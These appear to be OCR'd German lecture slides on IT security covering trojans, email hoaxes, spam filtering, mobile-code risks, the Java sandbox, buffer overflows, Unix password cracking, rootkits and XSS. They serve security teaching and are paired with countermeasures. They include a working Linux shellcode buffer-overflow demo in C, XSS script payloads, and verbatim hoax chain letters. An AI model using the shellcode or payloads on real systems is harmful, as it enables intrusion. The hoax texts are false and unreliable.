echo “SORRY, TRY AGAIN.”
```


Trojanische Pferde, Beispiele

- Rundung bei der Zinsberechnung
  - Nutzfunktion: Zinsberechnung mit drei Stellen Genauigkeit
  - Versteckte Funktionalität: Abgerundete Beträge ab der 4. Stelle aufsummieren und auf definiertes Konto buchen.

- T-Online Power Tools (1998)
  - Nutzfunktion: Unterstützende Werkzeuge für den T-Online Decoder
  - Versteckte Funktionalität: Bei der Registrierung (Shareware) werden T-Online Zugangsdaten übermittelt

- FBI’s Magic Latern / D.I.R.T (Data Interception by Remote Transmission) (2001)
  - Integrierbar in (Nutzfunktion):
    - Word, Excel, Powerpoint
    - RTF (Rich Text Format)
    - Word Perfect
    - Autorun.bat on CDs
    - …. ??…..
  - Versteckte Funtkionalität:
    - Keyboard Logger
    - Auslesen entfernter Daten
    - Passphrase Logging (z.B., PGP Private Key Passphrase)
    - Übertragung des entfernten Bildschirminhalts
    - Übertragung v. entferntem Audio (falls Micro. vorhanden)
- „Bundestrojaner“

Malicious Code heute

- Grenzen zwischen Klassen verschwinden
- Heutige Schadsoftware umfasst i.d.R. mehrere Klassen, z.B.:
  - Virus mit Wurmfunktionalität
  - Wurm mit Trojaner und Backdoor
  - Schadsoftware mit DoS bzw. DDoS Funktionalität
  - Schadsoftware mit eigenem Mail-Server fürs Spamming
  - usw.

Malicious Code: Schutz- und Gegenmaßnahmen

- Keine Software aus „unsicheren“ Quellen installieren
- Anti-Viren Software (AV) installieren **UND** aktualisieren
- Firewall um Viren- und Mail-Scanner erweitern
- Ausführbare Dateien oder Dateisystem verschlüsseln
- Kryptographische Prüfsummen (vgl. Abschnitt Kryptographie)
- Integrity Checker installieren und regelmäßig testen (vgl. Abschnitt Tools)
- Schreibrechte sehr restriktiv vergeben (Need to know Prinzip)
- Automatische Makro Ausführung deaktivieren
- *Impfen: In die Programme wird bewusst der Erkennungscode X des Virus eingetragen.*
- *Weniger anfälliges OS wählen*

Mail: Falsche Virenwarnungen; Hoaxes

- GEZ-Gebührenerstattung:

Die öffentlich-rechtlichen Rundfunkanstalten ARD und ZDF haben im Frühjahr einen Gewinn von über 1 Mrd. DM erwirtschaftet. Dieses ist gemäß Bundesverfassungsgericht unzuläßig. Das OLG Augsburg hat am 10.01.1998 entschieden, daß an diesem Gewinn der Gebührenzahler zu beteiligen ist. Es müssen nach Urteil jedem Antragsteller rückwirkend für die Jahre 1997, 1998 und 1999 je Quartal ein Betrag von DM 9,59 (insgesamt 115,08 DM) erstattet werden. ACHTUNG! Dieses Urteil wurde vom BGH am 08.04.98 bestätigt.[....] Bitte möglichst viele Kopien an Verwandte, Freunde und Bekannte weiterleiten, damit die Gebühren auch ihnen erstattet werden.

- AIDS-Infektion im Kino:

Vor einigen Wochen hat sich in einem Kino eine Person auf etwas Spitzes gesetzt, das sich auf einem der Sitze befand. Als sie sich wieder aufgerichtet hat, um zu sehen, um was es sich handelte, da hat sie eine Nadel gefunden, die in den Sitz mit einer befestigten Notiz gestochen war: "Sie wurden soeben durch das HIV infiziert". Das Kontrollzentrum der Krankheiten berichtet über mehrere ähnliche Ereignisse, kürzlich vorgekommen in mehreren anderen Städten.

Alle getesteten Nadeln SIND HIV positiv. Das Zentrum berichtet, dass man auch Nadeln in den Geldrückgabe-Aussparungen von öffentlichen Automaten (Billette, Parking, etc.) gefunden hat. Sie bitten jeden, extrem vorsichtig zu sein in solchen Situationen. Alle öffentlichen Stühle müssen mit Wachsamkeit und Vorsicht vor Gebrauch untersucht werden. Eine peinlich genaue sichtliche Inspektion sollte ausreichen. Außerdem fordern sie jeden auf, allen Mitgliedern Ihrer Familie und Ihrer Freunde diese Nachricht zu übermitteln.

Dies ist sehr wichtig!!! Denk, dass Du ein Leben retten kannst, indem Du
diese Nachricht weiter verteilst.

Frank Richert
Polizeidirektion Hannover

Autobahnpolizei Garbsen

Hoax, mögliche Erkennungszeichen

- Warnung vor „extrem gefährlichen Virus“
- “Keine AV kann Virus erkennen”
- “Warnen Sie alle Bekannten und Freunde”
- Nicht plausible Bedrohung
  (z.B. physikalische Zerstörung des Rechners)
- Verweis auf namhafte Unternehmen oder Forschungseinrichtungen
- Kettenbriefe im klassischen Sinn:
  - Gewinnspiele oder Glücksbriefe
  - „Geld zurück“
  - E-Petitionen
  - Pyramidensysteme
  - „Tränendrüsenbriefe“
- Schutzmaßnahmen: Hoax Mail löschen und NICHT verbreiten
- Beispiele: http://www2.tu-berlin.de/www/software/hoaxlist.shtml

SPAM-Mail

- Unerwünschte Werbe Mail (unsolicited commercial e-mail)
- Begriff SPAM
  - SPAM eingetragenes Warenzeichen von Hormel Food
  - „Spam“-Sketch aus Monty Python‘s Flying Circus
- SPAM Aufkommen
  - LRZ Oktober 2008
  - Verarbeitete Mails: 14.556.0000 Mails
  - SPAM und Viren Mails 14.436.000 (~99,18 %)
    - Abgelehnte Mails 14.400.000 (~99 %);
    - Als SPAM markiert 35.000 (~0,24 %)
    - Vieren-Mails 1.000 (~0,01 %)
  - Ham Mails 120.000 (~0,82 %)
- Probleme:
  - Eingangs-Mailbox wird mit SPAM überflutet
  - Extrem störend
  - Zusätzlicher Aufwand (Speicherplatz, Arbeitszeit)
  - Zusätzliche Kosten (Infrastruktur, Übertragung, Personal,....)

Spam, klassische Gegenmaßnahmen: Spamfilter

- Prozess der eingehende Mails nach Spam durchsucht
- Arten von Spam-Filtern:
  1. Blacklist / Whitelist Ansatz:
     Sperren Mail Domänen die üblicherweise von Spammer benutzt werden
  2. Regelbasiert:
     Nachricht wird inhaltlich nach Spam-Merkmalen durchsucht;
     sowohl im Header wie auch im Body der Mail
  3. KI-basierter Ansatz:
     Neuronale- (NN-) oder Bayessche Netze versuchen Spam zu erkennen
- Vor- u. Nachteile:
  1. Effizient zu implementieren; Grobgranular; keine inhaltliche Prüfung
  2. Sehr hohe Erkennungsraten; Test aufwändiger
  3. Erkennungsrate abhängig vom Training (NN) oder Modellierung (Bayes); dafür große Datenmengen erforderlich

Spamfilter


- Fehlerarten bei der Erkennung
  - Filter die „automatisch“ Entscheidungen treffen machen zwei Arten von (systematischen) Fehlern:
  - **Falsch positiv**: Mail wird als Spam erkannt obwohl keine Spam
  - **Falsch negativ**: Mail wird nicht als Spam erkannt obwohl Spam
- Welche Fehlerart ist problematischer?
- Policy für Spambehandlung:
  - Spam-Mail löschen und Empfänger ggf. benachrichtigen
  - Spam-Mail markieren und dann ausliefern
  - Welche Variante bevorzugen (unter Beachtung der Fehlerarten)?
- Bsp.: SpamAssassin (`www.spamassassin.org`)
  - Implementiert alle Filterarten (Blacklist, Regelbasis, Bayessches Netz)
  - Zentral und dezentral einsetzbar
  - Effizient und effektiv; Feingranular konfigurierbar;

Weitere Anti-SPAM Maßnahmen

- Eigenes Kapitel

Malicious Code: „Mobile Code“

- Abgrenzung zu Viren, Würmern und Trojaner fließend
- Hier - Mobile Code (aktiver Inhalt):
  - Code wird auf entferntem Rechner generiert
  - häufig in Web Seiten eingebettet und
  - auf lokalem Client-Rechner ausgeführt.
  - I.d.R. Ausführungsplattform oder Interpreter zur Ausführung erforderlich
- Verwendete Sprachen, z.B.
  - ActiveX
  - JavaScript
  - Java



Mobile Code: ActiveX

- Von Microsoft entwickelte Erweiterung von OLE (Object Linking and Embedding)
- ActiveX Control:
  - Wiederverwendbare Komponente
  - Binärformat
  - Standardisierte Schnittstelle
  - Beliebige Programmiersprache zur Entwicklung (z.B. C, Basic, C#,…)
  - Wird innerhalb des Browsers ausgeführt
- Probleme:
  - Keine Ausführungsbeschränkung
  - Voller Betriebssystemzugriff
  - Selbe Rechte wie ausführender Benutzerprozess
- Beispiele für ActiveX Malware:
- Internet Exploder (1996): “Signed” ActiveX Control das bei der Ausführung den Rechner herunterfährt.
- Chaos Computer Club (CCC) Demonstrator (27.1.97)
  - Control sucht nach Quicken
  - Erstellt Überweisung und trägt diese in die Liste offener Überweisungen in Quicken ein.
  - Quicken kann mit einer PIN TAN Kombination mehrere Überweisungen übertragen, d.h. unvorsichtiger User wird “gefälschte” Überweisung übertragen
  - `www.iks-jena.de/mitarb/lutz/security/activex.html`


Mobile Code: JavaScript

- Entwickelt von Netscape
  - Scriptsprache; **syntaktisch** angelehnt an C,C++ u. Java
  - Einbettung aktiver Inhalte in Web-Seiten
  - Wird innerhalb des Browsers ausgeführt
- JavaScript Skript:
  - Kein Zugriff auf das Dateisystem (*außer* auf Cookies)
  - Keine Netzverbindungen (*außer* Download von URLs)
- Probleme
  - Kein explizites Sicherheitsmodell
  - Entwicklungsgrundsatz: „Identify (security holes) and patch approach“
- Umfangreiche Liste von Schwachstellen und Implementierungsfehlern
- Netscape 2.x
  - Auslesen der History
  - Lesender und schreibender Zugriff auf das Dateisystem
- Netscape 3.x
  - Versenden von Mail
- Netscape 4.x
  - Hidden frame mit eingebetteter `Post` Methode + Attachment sendet Files an böswilligen Web-Server
  - JavaScript eingebettet in Cookie; damit z.B. Lesen der Bookmarks oder HTML Dateien im Cache `www.peacefire.org/security/jscookies/`

Mobile Code: Java (Applets)

- Entwickelt von SUN Microsystems
- Applet
  - Byte-Code (vorkompiliert)
  - Benötigt JVM (Java Virtual Machine) zur Ausführung
- Mögliche Bedrohungen
  - Denial of Service
  - Implementierungsfehler in der JVM (z.B. Netscape 2.0 erlaubte Applet den Verbindungsaufbau zu beliebiger URL); Liste der Bugs: `www.cs.princeton.edu/sip/history/`
- Design der Sprache unterstützt Sicherheit und Robustheit
  - Keine Pointer
  - Kein direkter Speicherzugriff; Test ob Array-Grenzen eingehalten werden
  - Strenge Typisierung
- Explizite Sicherheitsarchitektur; im folgenden kurzer Einschub dazu


Einschub - Java Sicherheitsarchitektur: Komponenten



- **Bytecode-Verifier**: Es soll nur „korrekter“ Java Code ausgeführt werden!
  - Korrektes Format des `class` Files
  - Syntaktische Korrektheit
  - Einfache Datenflußanalyse (Simulation und Analyse des Programmablaufs); Kein Überlauf des Operandenstack
- **Classloader**: Laden und Instantiieren der Objekte
  - Schutz der Systemklassen vor Überschreiben
  - Sichtbarkeit (Alle Objekte die von einem Classloader geladen wurden bilden eigenen Namensraum)
  - Lade- und Bindestrategie: „lazy loading and early bound“
    Laden erst bei Verwendung des Objektes; bei weiterem Nachladeversuch wird bereits geladenes Objekt verwendet

Java Sicherheitsarchitektur: Sandbox


- Realisiert durch Security Manager
- Java 1.0.2 Sicherheitsmodell



- Beschränkung des Zugriffs auf Ressourcen des BS:
  - Dateisystem (Read, Write, Delete)
  - Netzwerkzugriffe
    (Zugriffe zu dem Rechner von dem das Applet geladen wurde, sind erlaubt)
  - Zugriff auf die JVM
    (z.B. Instantiieren von Classloader)
  - Verwaltung von Threads
  - Elemente der GUI
    (z.B. Clippboard, „fremde“ Fenster)
  - Zugriff auf Systemressourcen zum Starten von Prozessen
  - Eingeschränkter Zugriff auf Systemvariablen (Properties) der JVM
- Diese Ressourcen für Applets verboten


„Evolution“ der Sandbox

- Java 1.1
  - Trusted (d.h. signierte) Applets können Sandbox verlassen





Signed Applet

- Java 1.2
  - Mechanismen der Sandbox zur Beschränkung der Rechte können auch feingranular auf Applikations angewandt werden



Java 1.2 Sicherheitsarchitektur



- Security Manager realisiert Sandbox; d.h. zentrale Instanz für Zugriffskontrolle
  - Relativ starres Konzept
  - Applets können Sandbox nicht verlassen, daher nutzt Sec.Mgr.
- Access Controller
  - parametrisierbar

- Zugriffskontrollentscheidung wird vom Access Controller getroffen; Grundlage der Entscheidung basiert auf:
  - **Code Source**
    URLs und Menge von Signaturen, d.h. öffentlichen Schlüsseln, kennzeichnen Java Objekte (Entitäten)
  - **Permission**
    kapselt Objekte mit bestimmten Operationen; über CodeSource einer Entität zugeordnet, stellt sie ein Recht dar
  - **Protection Domain**
    Gruppierungsobjekt, um alle Rechte einer CodeSource zusammenzufassen
  - **Policy Objekt**
    kapselt alle Permissions aller Entitäten

Java Security Manager / Access Controller

- Security Manager (vor Java 1.2)
  - Wird vor der Ausführung einer kritischen Operation mittels `check`-Methode aufgerufen
    Bsp.: Jeder lesende Dateizugriff ruft über `checkRead` den Sec.Mgr.
  - Falls Aufruf durch trusted Code, kehrt Sec.Mgr. zurück, andernfalls Security Exception
- Ab Version 1.2:
  - Sec.Mgr. ruft mit einem entspr. Permission Objekt den Access Controller über die Methode `checkPermission` auf
  - Damit Abwärtskompatibilität
  - Anwendbar auch für Applications
  - Erweiterbar um eigene Permission-Objekte
- Spezifikation einer Policy (Bsp.)

```
grant CodeBase
  „http://java.sun.com“,
SignedBy „gong“ {
permission
java.io.FilePermission,
  „read,write“, „/tmp/*“;
}
```

  - Alle Objekt von `java.sun.com`, die von `gong` signiert sind, bilden eine **Protection Domain**.
  - Allen Objekten aus dieser Domain wird die **Permission** erteilt, innerhalb von `/tmp` zu schreiben


Inhalt (2)

3. Bedrohungen, Angriffe und Gefährdungen (Forts.)
   6. Buffer Overflow
   7. Account / Password Cracking
   8. Hintertüren / Falltüren
   9. Rootkits
   10. Cross Site Scripting (XSS)
   11. Sniffer
   12. Port Scanner
4. Rechtliche Regelungen: Strafgesetzbuch
5. Klassifikation der Angreifer / Täterbild
6. „Twenty Most Vulnerabilities“
7. Zusammenfassung

Exploits: Buffer Overflow

- Ziel: Ausführen von Code auf fremdem Rechner unter fremden Rechten (z.B. root)
- Vorgehen:
  - Auswahl eines Programmes, das z.B. mit SUID (Set User ID)-Bit, d.h. mit Rechten des Eigentümers, läuft
  - Überschreiben interner Programmpuffer, z.B. durch überlange Eingabe
  - Dabei Manipulation z.B. der Rücksprungadresse, dadurch
  - Ausführen von bestimmter Programmsequenz des Angreifers; z.B. Assembler- bzw. Maschinen-Code zum Starten einer Shell (shellcode)

- Speicherabbild eines Programmes (am Bsp. Unix)




Beispiel-Code Buffer Overflow


```
/* shellcode für Linux auf Intel Architektur */
char shellcode[]="\xeb\x1f\x5e
   \x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b
   \x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb
   \x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";
char large_string[128];
void main() {
    char buffer[96];     /* char 1 Byte */
    int i;
    /*Zeiger auf large_string; long 4 Byte */
    long *long_ptr = (long *) large_string;
    /* large_string wird mit der Adresse von buffer belegt */
    for(i=0; i<32; i++)
        *(long_ptr + i)=(int) buffer;
    /*shellcode in large_string kopieren */
    for (i=0; i<strlen(shellcode); i++)
      large_string[i] = shellcode[i];
    /*Kopie von large_string in buffer; shellcode und  pointer; buffer overflow */
    strcpy(buffer,large_string);     }
```

Buffer Overflow (Bsp)

- Speicher vor dem Aufruf von `strcpy()`



- Nach Aufruf von strcpy() ist die Rücksprungadresse überschrieben; shellcode wird ausgeführt



Buffer Overflow Durchführung

- Im Bsp. shellcode fest ins Programm ein-compiliert
- Bei realem Buffer Overflow muss shellcode ins Laufzeitsystem “eingebracht” werde oder eine bestimmte Funktion einer Betriebssystem-Bibliothek ausgeführt werden.
- Dazu gezielte Manipulation von
  - Kommandozeilen-Argumenten
  - Shell-Umgebungsvariablen
  - Interaktiver Input
  - Nachrichten des Netzverkehrs
- Problem dabei ist das “Erraten” der Adresse des shellcode oder der Bibliotheksroutine im Speicher

Buffer Overflow Schutz

- Zentraler Ansatz; Modifikation von
  - SUID Programmen
  - Compiler:
    - Warnung vor “gefährlichen” Funktionen
    - Vermeidung dieser Fkt., d.h. nicht standardkonforme Änderung
    - Einbindung von Fkt. welche die Integrität des Stack vor der Rückgabe des Return-Wertes testen
  - Betriebssystem:
    - Stack Segmente werden als nicht ausführbar markiert
- Dezentraler Ansatz; Modifikation von
  - Einzelnen SUID Programmen
- “Sichere” Programmierung:
  - Verzicht auf Funktionen die Pointer auf ein Ergebnis im Speicher zurückliefern
  - Verzicht auf Funktionen zur String-Manipulation ohne Längenprüfung, z.B. `fgets()` statt `gets()` verwenden
  - Strenge Überprüfung der Eingabeparameter bezgl. Anzahl, Länge und Datentyp
  - Strenge Überprüfung verwendeter Umgebungsvariablen
- Weitere Info: [Smith 97]
- Adress Space Layout Randomization (ASLR): Speicherort für Heap, Stack, Executables und Libraries zufällig

Exploits: Account/Password Cracking

- Häufig Benutzername + Passwort zur Authentisierung
- “Erraten” von Benutzernamen und Passwort
- Brute-Force Angriff / Dictionary Attack bei bekanntem Benutzer-namen (alle möglichen “Passworte” durch-probieren)
- Brechen des Verschlüsselungsalgorithmus für das Passwort
- Social Engineering

- Password Cracking am Beispiel von UNIX:
  - Administrator (`root`) vergibt Benutzernamen
  - Eintrag in `/etc/passwd`
    - Datei für **alle** lesbar
    - Format des Eintrags

```
reiser:Ad9%y?SmW+zP&:23:17:HelmutReiser:/home/reiser:/bin/tcsh
Username:Password:UID:GID:Gecko-String:Home-Verzeichnis:Shell
```

Bsp. UNIX Authentisierung: User / Password

- Benutzer wählt Passwort
  - Passwort wird, mit sich selbst als Schlüssel, verschlüsselt und verschlüsselt gespeichert in `/etc/passwd`:
    `z.B. :Ad9%y?SmW+zP&:`
  - Auch `root` kennt Passwort **nicht**
- Authentisierung:
  - Eingegebenes Passwort wird mit sich selbst verschlüsselt u. mit dem in `/etc/passwd` verglichen
- Verschlüsselungsalgorithmus `crypt(pwd,salt)` bekannt
- Dictionary Attack:
  - Angreifer verschlüsselt Wörterbuch und vergleicht verschlüsselte Strings mit Einträgen in `/etc/passwd`
- Verhinderung der Dictionary Attack
  - Zus. Parameter `salt` in `crypt`
    - 12 Bit Zahl: 0 <= `salt` < 4096
    - Bei Initialisierung zufällig gewählt
    - Die ersten 2 Zeichen im Passwort String sind `salt`; im angegeb. Bsp. `Ad`
- Brute Force Dictionary Attack:
  - Angreifer muss Wörterbuch für **jeden** Benutzer mit dessen `salt` verschlüsseln und vergleichen
  - Bei heutiger Rechenleistung kein echtes Problem
- Verhinderung z.B. durch:
  - Shadow Password System (nur root kann verschl. Passwort lesen)
  - One-Time Passwords
  - ….

Exploits: Back Doors, Trap Doors

- Ziel: Angreifer will Zugang (Hintereingang) zu einer bereits kompromittierten Maschine
  - An der Betriebssystem-Authentisierung vorbei
  - Mit speziellen Rechten (z.B. root)
- Mechanismen, (z.B.):
  - Trojaner mit versteckter Funktionalität
  - Installation eines “versteckten” Netzdienstes, der zu bestimmten Zeiten einen Netzwerk-Port öffnet und auf Kommandos wartet
  - Eintrag in `.rhosts` Datei von root
  - Mail-Alias, dass bei Empfang einer Mail bestimmtes Programm startet
  - SUID/SGID Shell-Skript
- Schutzmechanismen:
- Integritäts-Checks:
  - Kryptographische Prüfsummen:
    - aller installierten Programme
    - Konfigurationsdateien
    - Sowie deren regelmäßige Überprüfung
  - Überprüfung der offenen Ports und der aktivierten Netzdienste
  - Suche nach ungewöhnlichen SUID/SGID Programmen

Exploits: Rootkits

- Werkzeugsammlung mit dem Ziel:
  - Verbergen dass Rechner kompromittiert wurde
  - Zugang zum Rechner erhalten
- Bsp. für Rootkit-Werkzeuge
  - Trojaner
  - Back Door Programme
  - Camouflage-Tools:
    - Tool zur Manipulation des System-Logs
    - Manipulierte Systemkommandos um bestimmte Dateien, Verzeichnisse, Prozesse und Netzverbindungen zu “verstecken”
  - Remote Control Tools
- Linux Rootkit IV als Beispiel
  - Trojaner und Backdoors: `chfn, chsh, inetd, login,passwd, rsh`: Passwort geschützte root-Shell
  - `bindshell`, Server als Backdoor
  - Camouflage:
    - Manipulierte Programme verbergen Rootkit-Information `du, find, ifconfig, killall, ls, netstat, pidof, ps, syslogd, tcpd, top`
    - Tools zur Manipulation der Logfiles `lastlog, utmp, wtmp`
  - Packetsniffer
  - Eigene `Crontab`

Beispiel: Back Orifice

- Remote Administration “Tool” für Windows
- Server muss auf der anzugreifenden Maschine installiert werden; ermöglicht vollen Zugriff auf alle Ressourcen
- Kann, wie ein Virus, an ausführbare Dateien “angehängt” werden
- Plug-In Architektur z.B. Plug-Ins zur Verschlüsselung der Kommunikation; Übertragung des Bildschirminhalts, Steuerung der Maus, Übertragung von Videos,.....
- Aktivierung entfernter Hardware, z.B. Kamera, Sound,....

Cross Site Scripting (XSS)

- Angriff gegen Web-Anwendungen
- Angreifer schleust Code in Web-Seiten oder Lin
- Betrachter der Seite führt Schad-Code aus
- XSS häufiger als Buffer Overflows:
  - 2007: 80% aller Angriffe basierten auf XSS
- Sprachen für XSS:
  - HTML
  - XHTML
  - JavaScript
  - JScript
  - ActiveX
  - Java
  - VBScript
  - Adobe Flash
  - RSS, Atom

http://
eval.symantec.com/
mktginfo/enterprise/
white_papers/b-

whitepaper_exec_summar
y_internet_security_thre

XSS: Klassifikation

- Drei Arten von XSS (Type 0 bis Type 2)

- DOM based (Type 0) bzw. local XSS:
  - Document Object Model (DOM): Objektmodell zur Repräsentation von HTML und XML Dokumenten
  - Schadcode wird direkt an Client-Skript übergeben; Server nicht beteiligt
  - z.B. Client-Skript liest Argument aus URL und fügt dieses ungeprüft in HTML-Dokument ein das lokal ausgeführt wird

- Nicht persistent (Typ 1) bzw. reflected XSS:
  - Benutzereingabe wird vom Server direkt an Nutzer zurückgeliefert
  - Schadcode wird vom Browser interpretiert
  - z.B. dynamisch generierte Web-Seiten; Ausnutzung von HTTP-Get (URL) oder HTTP-Put (Formular)
  - Nicht persistent, da Eingabe (Schadcode) nicht gespeichert wird.

XSS Klassifikation: Type 2

- Persistent (Type 2) bzw. stored oder second order:
  - Web-Anwendung ermöglicht Speicherung von Nutzereingaben (z.B. Wiki, Foren, Anwendungen für soziale Netzwerke)
  - Schadcode wird auf Web-Server gespeichert
  - und später beim Abruf ausgeführt
  - Mächtigste Art von XSS
  - Schadcode wird ggf. vielfach ausgeführt

XSS: Beispiele

- exemplarischer Angriffsvektor:
  `<script type="text/javascript">alert("Attack“);</script>`
  erzeugt Warnungsfenster mit „Attack“ (andere Skripte möglich)

- `http://www.goodsite.com/cgi/auth.cgi?<script type="text/javascript">alert("Atack“);</script>`

